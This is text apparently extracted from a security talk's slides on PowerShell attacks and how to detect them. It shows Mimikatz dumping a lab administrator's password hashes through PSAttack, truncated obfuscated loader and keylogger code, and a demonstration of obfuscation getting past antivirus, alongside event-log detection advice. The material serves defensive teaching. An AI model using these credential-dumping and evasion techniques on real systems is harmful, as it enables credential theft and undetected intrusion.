
Windows Task Manager

File Options View Help

Applications Processes Services Performance Networking Users

Image Name	User Name	CPU	Memory (...)	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System

PowerShell v5 Security Log Data?



The screenshot displays the Windows Event Viewer interface. On the left, the 'Operational' log is selected under the 'PowerShell' category. The main pane shows a PowerShell console window titled 'PSAttack!!' with the following output:

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz

#####.
.## ^ ##.
## < \ ##
## < \ ##
'## v ##'
'#####'

mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
/* * *
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz (oe.eo)
with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147414 (00000000:00023fd6)
Session           : RemoteInteractive from 2
User Name          : administrator
Domain             : ADSECLAB0
Logon Server       : ADS0DC01
Logon Time         : 5/15/2016 8:57:33 PM
SID                : S-1-5-21-186993273-1316126705-865754954-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : ADSECLAB0
* NTLM     : 96ae239ae1f8f186a205b6863a3c955f
* SHA1     : 0f3ecc3981e4bc6360cc554f2ff6867368b650d8
[00010000] CredentialKeys
```

C:\>PowerShell -version 2

Windows PowerShell

Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\> Get-Process

Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	SI	Proc
149	13	3380	9172	140	0.03	7720	1	Adob
156	13	1960	9004	69		1900	0	AGSS
140	8	1724	6920	63		4400	0	AppV
123	9	1472	6544	61		3048	0	arms
200	11	8848	14472	...14		8940	0	audi

c:\>powershell

Windows PowerShell

Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> get-service

Status	Name	DisplayName
Running	AdobeARMservice	Adobe Acrobat Update Service
Running	AGSService	Adobe Genuine Software Integrity Se..
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Running	AppXSvc	AppX Deployment Service (AppXSVC)
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Running	BDESVC	BitLocker Drive Encryption Service
Running	BFE	Base Filtering Engine
Running	BITS	Background Intelligent Transfer Ser..
Running	BackgroundTasks	Background Tasks Infrastructure Ser..

Sean Metcalf [@Pyrotek3] sean@trimarcsecurity.com

- ParentalControls
- Partition
- PerceptionRuntime
- PerceptionSensorDataService
- Policy-based QoS
- PowerShell
 - Admin
 - Operational
- PowerShell-DesiredStateConf
- PrimaryNetworkIcon
- PrintBRM
- PrintService
- Program-Compatibility-Assis
- Provisioning-Diagnostics-Pro
- Proximity-Common
- PushNotifications-Platform
- ReadyBoost
- ReadyBoostDriver
- RemoteApp and Desktop Cor
- RemoteAssistance
- RemoteDesktopServices-Rdp
- RemoteDesktopServices-Rem
- RemoteDesktopServices-Sess
- Remoteefs-Rdbss
- Resource-Exhaustion-Detect
- Resource-Exhaustion-Resolve
- RestartManager
- RetailDemo
- RRAS-AGILEVPN-Provider
- RRAS-Provider
- ScmBus
- ScmDisk0101
- Security-Audit-Configuration
- Security-EnterpriseData-FileR
- Security-ExchangeActiveSync
- Security-IdentityListener
- Security-Kerberos
- Security-Netlogon

Level	Date and Time
Information	10/18/2016 10:57:47 PM
Information	10/18/2016 10:57:47 PM
Verbose	10/18/2016 10:57:47 PM
Information	10/18/2016 10:57:47 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:55 PM
Information	10/18/2016 11:11:57 PM
Verbose	10/18/2016 11:11:57 PM
Information	10/18/2016 11:11:58 PM

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(Get-Service): "Get-Service"

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.14393.206
Host ID = c971f117-f5ab-46b5-87bb-a416d222064d
Host Application = powershell
Engine Version = 5.1.14393.206
Runspace ID = 273fd403-c89f-4ed7-8f77-217e65be46ab
Pipeline ID = 6
Command Name = Get-Service
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 22
```

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind... Logged: 10/18/2016 11:

Detecting/Mitigating PS w/o PowerShell.exe

- Discover PowerShell in non-standard processes.
- Get-Process modules like “*Management.Automation*”

```
PS C:\> get-process | where {$_.modules -like "*System.Management.Automation*"} |  
Select name,id,modules
```

Name	Id	Modules
powershell	888	{System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell	5056	{System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack	1952	{System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...

```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto
```

ModuleName	FileName
System.Management.Automation.ni.dll	C:\Windows\assembly\NativeImages_v4.0.30319_...

```
PS C:\> $ps[2].modules[27] | select FileName | ft -auto
```

```
PS C:\> $ps[2].modules | where {$_.ModuleName -like "*.dll"} | select ModuleName
```

ModuleName

ntdll.dll

MSCOREE.DLL

KERNEL32.dll

KERNELBASE.dll

ADVAPI32.dll

msvcrt.dll

sechost.dll

RPCRT4.dll

mscorlib.dll

System.Management.Automation.ni.dll

GDI32.dll

USER32.dll

IMM32.DLL

MSCTF.dll

kernel.appcore.dll

VERSION.dll

clr.dll

MSVCR120_CLR0400.dll

mscorlib.ni.dll

ole32.dll

bcryptPrimitives.dll

clrjit.dll

OLEAUT32.dll

Detecting/Mitigating PS w/o PowerShell.exe

Event 400, PowerShell (PowerShell)

General

Details

Engine state is changed from None to Available.

Details:

NewEngineState=Available

PreviousEngineState=None

SequenceNumber=9

HostName=PS ATTACK!!!

HostVersion=3.0.0.0

HostId=0003ddb3-f539-4132-950f-1fd4552b8893

EngineVersion=2.0

RunspaceId=1114d8e0-8da9-4e53-bf52-1b06c3a3429f

PipelineId=

CommandName=

CommandType=

Detecting Custom EXEs Hosting PowerShell

- Send PowerShell & PowerShell Operational logs to SIEM.
- Event 800: HostApplication not standard Microsoft tool (PowerShell, PowerShell ISE, etc).
- Event 800: EngineVersion < PowerShell version.
- System.Management.Automation.(ni.)dll hosted in non-standard processes.
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.
- Remove PowerShell 2.0 engine from Windows 8/2012+ (still requires Microsoft .NET Framework 3.5 for use).

Invoke-Obfuscation

```
Tool      :: Invoke-Obfuscation
Author    :: Daniel Bohannon (DBO)
Twitter   :: @danielhbohannon
Blog      :: http://danielbohannon.com
Github    :: https://github.com/danielbohannon/Invoke-Obfuscation
Version   :: 1.1
License   :: Apache License, Version 2.0
Notes     :: If(!$Caffeinated) {Exit}
```

HELP MENU :: Available options shown below:

[*]	Tutorial of how to use this tool	TUTORIAL
[*]	Show this Help Menu	HELP,GET-HELP,?,-?,/? ,MENU
[*]	Show options for payload to obfuscate	SHOW OPTIONS,SHOW,OPTIONS
[*]	Clear screen	CLEAR,CLEAR-HOST,CLS
[*]	Execute obfuscatedCommand locally	EXEC,EXECUTE,TEST,RUN
[*]	Copy obfuscatedCommand to clipboard	COPY,CLIP,CLIPBOARD
[*]	Write obfuscatedCommand out to disk	OUT
[*]	Reset obfuscation for ObfuscatedCommand	RESET
[*]	Go Back to previous obfuscation menu	BACK,CD ..
[*]	Quit Invoke-Obfuscation	QUIT,EXIT
[*]	Return to Home Menu	HOME,MAIN

Choose one of the below options:

[*]	TOKEN	obfuscate PowerShell command Tokens
[*]	STRING	obfuscate entire command as a String
[*]	ENCODING	obfuscate entire command via Encoding
[*]	LAUNCHER	obfuscate command args w/Launcher techniques (run once at end)

```

Function Get-ImageNtHeaders
{
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
        [IntPtr]
        $PEHandle,

        [Parameter(Position = 1, Mandatory = $true)]
        [System.Object]
        $Win32Types
    )

    $NtHeadersInfo = New-Object System.Object

    #Normally would validate DOSHeader here, but we did it before this function was called and then destroyed 'MZ' for
    $dosHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($PEHandle, [Type]$Win32Types.IMAGE_DOS_HEADER)

    #Get IMAGE_NT_HEADERS
    [IntPtr]$NtHeadersPtr = [IntPtr](Add-SignedIntAsUnsigned ([Int64]$PEHandle) ([Int64][UInt64]$dosHeader.e_lfanew))
    $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name NtHeadersPtr -Value $NtHeadersPtr
    $ImageNtHeaders64 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS_64)

    #Make sure the IMAGE_NT_HEADERS checks out. If it doesn't, the data structure is invalid. This should never happen
    if ($ImageNtHeaders64.Signature -ne 0x00004550)
    {
        throw "Invalid IMAGE_NT_HEADER signature."
    }

    if ($ImageNtHeaders64.OptionalHeader.Magic -eq 'IMAGE_NT_OPTIONAL_HDR64_MAGIC')
    {
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $ImageNtHeaders64
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name PE64Bit -Value $true
    }
    else
    {
        $ImageNtHeaders32 = [System.Runtime.InteropServices.Marshal]::PtrToStructure($NtHeadersPtr, [Type]$Win32Types.IMAGE_NT_HEADERS_32)
        $NtHeadersInfo | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS -Value $ImageNtHeaders32
    }
}

```

```
Function IN`VOK`E`M`EMoryfre`e`l`IbRary
```

```
{
```

```
Param(
```

```
[Parameter(position = 0, Mandatory = ${TR`UE} )]
```

```
[IntPtr]
```

```
${peH`AND`LE}
```

```
)
```

```
${WIN3`2C`OnSTAN`Ts} = &("{1}{4}{3}{0}{2}"-f'onsta','Get-win3','nts','C','2')
```

```
${w`In3`2F`unctIOns} = & ("{4}{0}{1}{3}{2}"-f't-win32','Fun','ns','ctio','Ge' )
```

```
${WI`N3`2TY`Pes} = &( "{0}{2}{3}{1}"-f'G','es','et-win32','Typ' )
```

```
${P`EIN`Fo} = & ( "{3}{0}{5}{4}{1}{2}"-f't-PEDetai','In','fo','Ge','ed','l') -PEHandle ${pEh`AND`le} -win32Types ${WIN`32ty
```

```
if (${Pe`IN`FO}."I`mA`gE_N`T_hEaders"."oPT`ION`AlHEAdER"."IM`Por`TTABLE"."s`IZE" -gt 0 )
```

```
{
```

```
[IntPtr]${i`mP`OrT`dEScRIPto`RP`Tr} = &("{2}{1}{4}{3}{0}" -f'gned','gne','Add-si','tAsUnsi','dIn' ) ([Int64]${p`E`iNfo}.
```

```
while ( ${Tr`UE} )
```

```
{
```

```
    ${I`M`p`Or`TdEscriPtor} = $w02U::"Ptr`ToSTR`UCTu`RE"( ${i`mPorT`dESc`RiPTORPtr}, [Type]${win32`Ty`pes}."i`mage_i
```

```
if ( ${importde`scriP`T`Or}."C`harACTE`R`I`stics" -eq 0 `
```

```
    -and ${impo`rtDe`sc`Ri`PTor}."First`T`hUnk" -eq 0 `
```

```
    -and ${im`POR`T`DESC`Ri`Pt`Or}."foRWA`r`de`Rch`Ain" -eq 0 `
```

```
    -and ${i`Mpor`TdESC`RIP`Tor}."nA`Me" -eq 0 `
```

```
    -and ${i`mPOR`TdEs`CRI`P`TOR}."Time`DA`TES`TaMP" -eq 0 )
```

```
{
```

```
    & ("{1}{4}{3}{2}{0}"-f 'ose','w','b','-ver','rite' ) ("{9}{6}{8}{5}{4}{10}{3}{11}{1}{0}{2}{7}" -f'ed by the','  
    break
```

```
}
```

```
${im`PORTdl`lPA`TH} = ( gCi ('VARIaBLE'+ ':' + 'w0'+ '2U' ) ).vAlUE::( "{0}{3}{1}{2}"-f 'P','t','ringAnsi','trTo
```

```
${IMPortdl`L`h`A`NdLE} = ${win32F`un`c`TIOns}."g`etm`ODuLehA`N`Dle"."IN`VO`ke"(${imP`OrTDl`L`P`Ath})
```

```
if ( ${ImP`ORT`dL`hAndLe} -eq ${N`U`LL} ) [Seán Metcalf (@Pyrotek3 | sean@TrimarcSecurity.com)]
```

```
{
```

Obfuscation Bypasses AV

```
PS C:\temp> .\Invoke-Mimikatz.ps1
At line:1 char:1
+ .\Invoke-Mimikatz.ps1
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\temp> .\enc-InvokeMMK.ps1
PS>
```


```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{5
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}{63}{78}{386}{278
}{291}" -f'aoRtdXyaLl)::MxsgeTaXyaSyXyaNcKEYXyaStAXyaTEMxs( [Windows.Forms.Keys]::MxsreXyaTuXy
e.InteropServices.DllImportAttribute).( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew ).Invoke( ( Mx
(Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin',' ', ' 5s9{
s ) ', 'w ).Invoke( 5s9{CusXyaTomXyaAttrIBXyauTE} ) ', '{
,XewecXew,XewRef1Xew,Xew.EmXew)(' , 'yaEaXyaBLXyaEChAR} 5s9{kXyaeyXyaRXyae
-fXew]Xew,Xew[LeftXew,Xew MouseXew )} ', ' -f XewNeXew,XewbjectXew,Xeww-0Xew) (Mxs{0}',' ')] @(
iXew,XewrtuXew,XeweyXew,XewalkXew ), ( Mxs{0}{2}{1}{3}Mxs-f Xe','tXyaAtEMxs([Windows.','Publi
5s9{SpXyaAXyacEXyaBAR}) {5s9{LoGXyaoutXyaPuT} += (Mxs{0}{3}{2}{1}Mxs -fXew[SpXew,Xewr]Xew,X
, ' 5s','') 5s9{PinVoKXyaeMXyaETH
XewEPLACXew,XewMEXew,XewEXew,XewRXew), 5s9{1XyaoGPAXyaTh} ) ) stXyaArTXya-job -Initializatio
vention]::MxsWinaXyapiMxs, [Runtime.Int','0}{3}Mxs -fXewuteBuXew,XewAtXe','{
= ( 5s9{impoXy','yaULt} -band 0x','w]Xew ) }
yaFIXyalE -FilePath 5s9{LOG','xs -f XewllXew,XewuseXew,Xewr32.dXew ) ', 'uteXew,XewAtXew,XewilX
yaAY}) 5s9{PInvokeMXyaEXyaTHoD}.( Mxs{2}{4}{3}{1}{0}{5}Mxs -f XewAttribXew,Xewom
ttribute).(Mxs','ortAttribute).( Mxs{2}{0}{1}Mxs -',' [Runtime.InteropServices','
, 'yalDer}.( Mxs{3}{0}{1}{2}Mxs-f XewneTXe','ogXew)-f [Char]92',' 5s9{fIELDvaXyalXyaUXyae
rXyaUXyacTOr}, @(( Mxs{2}{0}{1}Mxs -fXewser32Xew,Xew.dllXew,XewuXew ) ), 5s9{FiXyae','XyaoX','
5s9{UparRXyaOW} = ( 5s9{imXyaPOXyaRTDLL}::MxsGeXyaTaSYnChXyaeYXyas',
{0}{4}Mxs -f Xew:mmXew,Xewyyy:HHXew,Xewdd/Xew,Xe',' ' 5s9{PXyaiXyaN','w,XewuteXew).Invoke(5s9{CU
wobXew) -Name ( Mxs{0}{1}{2}Mxs-f XewKeXew,XewylXew,XewoggerXew ) ', 'ew).Invoke( 5s9{Cus
'aoUtXyaPut} += (Mxs{2}{0}{1}Mxs-f XewtrlXew,Xew]Xew,Xew[CXew )', 'Mxs( 5s9{DYXyaNXyaAS',' =
5s','CXew,XeweXew,XewreateTypXew).Invoke( ) } ', 'Encoding ( Mxs{1'
= (Mxs{0}{1}{2}Mxs-fXew[ShXew,XewiXew,Xewft]Xew) ) if (5s9{LeXyaFtXya
```

((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}{286}{395}{333}{57}{352}{98}{118}{262}{43}{391}{232}{343}{416}{134}{119}{288}{410}{367}{203}{99}{19}{16}{195}{39}{135}{266}{4}{168}{124}{61}{359}{8}{355}{362}{27}{41}{290}{270}{130}{240}{326}{221}{198}{32}{62}{418}{174}{237}{30}{373}{164}{189}{83}{42}{265}{219}{230}{172}{180}{379}{303}{15}{422}{121}{369}{123}{200}{257}{250}{252}{191}{365}{165}{322}{245}{18}{247}{163}{370}{59}{347}{276}{296}{220}{274}{169}{133}{332}{77}{429}{376}{382}{171}{312}{231}{233}{95}{167}{380}{341}{155}{243}{105}{109}{313}{128}{419}{264}{227}{301}{283}{3}{213}{196}{93}{152}{63}{78}{386}{278}{129}{414}{72}{148}{258}{260}{84}{316}{110}{117}{178}{211}{259}{357}{238}{25}{253}{55}{68}{139}{400}{161}{192}{319}{361}{166}{389}{58}{116}{425}{115}{82}{392}{0}{31}{210}{205}{122}{427}{113}{401}{294}{428}{215}{390}{5}{308}{272}{145}{141}{318}{356}{107}{403}{74}{302}{112}{431}{293}{56}{153}{234}{156}{10}{186}{2}{12}{374}{176}{423}{85}{368}{384}{285}{375}{4}{304}{182}{292}{81}{17}{402}{76}{54}{92}{146}{126}{87}{269}{50}{412}{53}{52}{187}{7}{295}{415}{340}{14}{73}{315}{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcK0','XyaTiLiZEr} = [ScriptBlock]::(Mxs{0}{1}Mxs-fXewCreaXew,XewteXew).Invoke((5s9{iNXyaItXyaiLX{sTrXyainGBu','} if (5s9{1EXyaFtaXyalt} -or 5s9{'','}), ', 'ePath 5s9{lo+ Xewnv:TEMP){0}kXew ',',', 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE})oB','XewuseXew)), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','', 'w','', '1}{2}{0}{3}Mxs -f',''}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I[Runtime.InteropServices.DllImportAttribute].(Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew).Invoke((M[Runtime.InteropServices','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew).Invoke((Mxs{0}{3}{1}{2}XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew), (Mxs{1}{2}{0}Mxs-f 